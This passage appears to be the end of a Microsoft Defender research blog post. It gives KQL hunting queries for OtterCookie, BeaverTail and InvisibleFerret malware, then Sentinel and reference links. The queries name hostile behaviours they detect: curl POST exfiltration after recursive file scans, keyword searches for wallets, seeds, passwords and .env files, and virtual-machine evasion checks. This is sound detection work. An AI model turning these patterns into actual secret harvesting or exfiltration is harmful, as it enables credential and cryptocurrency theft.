        (InitiatingProcessCommandLine has_all ("excludeFolders", "scanDir", "curl ", "POST")) or // Recursive file scan + curl POST exfil
        (ProcessCommandLine has_all ("*bitcoin*", "credential", "*recovery*", "curl ")) or // Credential/crypto keyword harvesting + curl usage
        (ProcessCommandLine has_all ("node", "qemu", "virtual", "parallels", "virtualbox", "vmware", "makelog")) or // VM / sandbox awareness + logging
        (ProcessCommandLine has_all ("http", "execSync", "userInfo", "windowsHide")
```

```
            and ProcessCommandLine has_any ("socket", "platform", "release", "hostname", "scanDir", "upload")) // Generic OtterCookie-ish execution + environment collection + upload hints
    )
```

Run the below query to detect possible Node.js beaconing agent activity.

```
DeviceProcessEvents
| where ProcessCommandLine has_all ("handleCode", "AgentId", "SERVER_IP")
```

Run the below query to detect possible BeaverTail and InvisibleFerret activity.

```
DeviceProcessEvents
| where FileName has "python" or ProcessVersionInfoOriginalFileName has "python"
| where ProcessCommandLine has_any (@'/.n2/pay', @'\.n2/pay', @'\.npl', '/.npl', @'/.n2/bow', @'\.n2/bow', '/pdown', '/.sysinfo', @'\.n2/mlip', @'/.n2/mlip')
```

Run the below query to detect credential enumeration activity.

```
DeviceProcessEvents
| where InitiatingProcessParentFileName has "node"
| where (InitiatingProcessCommandLine has_all ("cmd.exe /d /s /c", " findstr /v", '\"dir')
and ProcessCommandLine has_any ("account", "wallet", "keys", "password", "seed", "1pass", "mnemonic", "private"))
or ProcessCommandLine has_all ("-path", "node_modules", "-prune -o -path", "vendor", "Downloads", ".env")
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

References

- FlexibleFerret: macOS Malware Deploys in Fake Job Scams
- Famous Chollima deploying Python version of GolangGhost RAT
- Threat Actors Expand Abuse of Microsoft Visual Studio Code

This research is provided by Microsoft Defender Security Research with contributions from Balaji Venkatesh S.

Learn more

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.

Learn more about Protect your agents in real-time during runtime (Preview) – Microsoft Defender for Cloud Apps

Explore how to build and customize agents with Copilot Studio Agent Builder

Microsoft 365 Copilot AI security documentation

How Microsoft discovers and mitigates evolving attacks against AI guardrails

Learn more about securing Copilot Studio agents with Microsoft Defender

---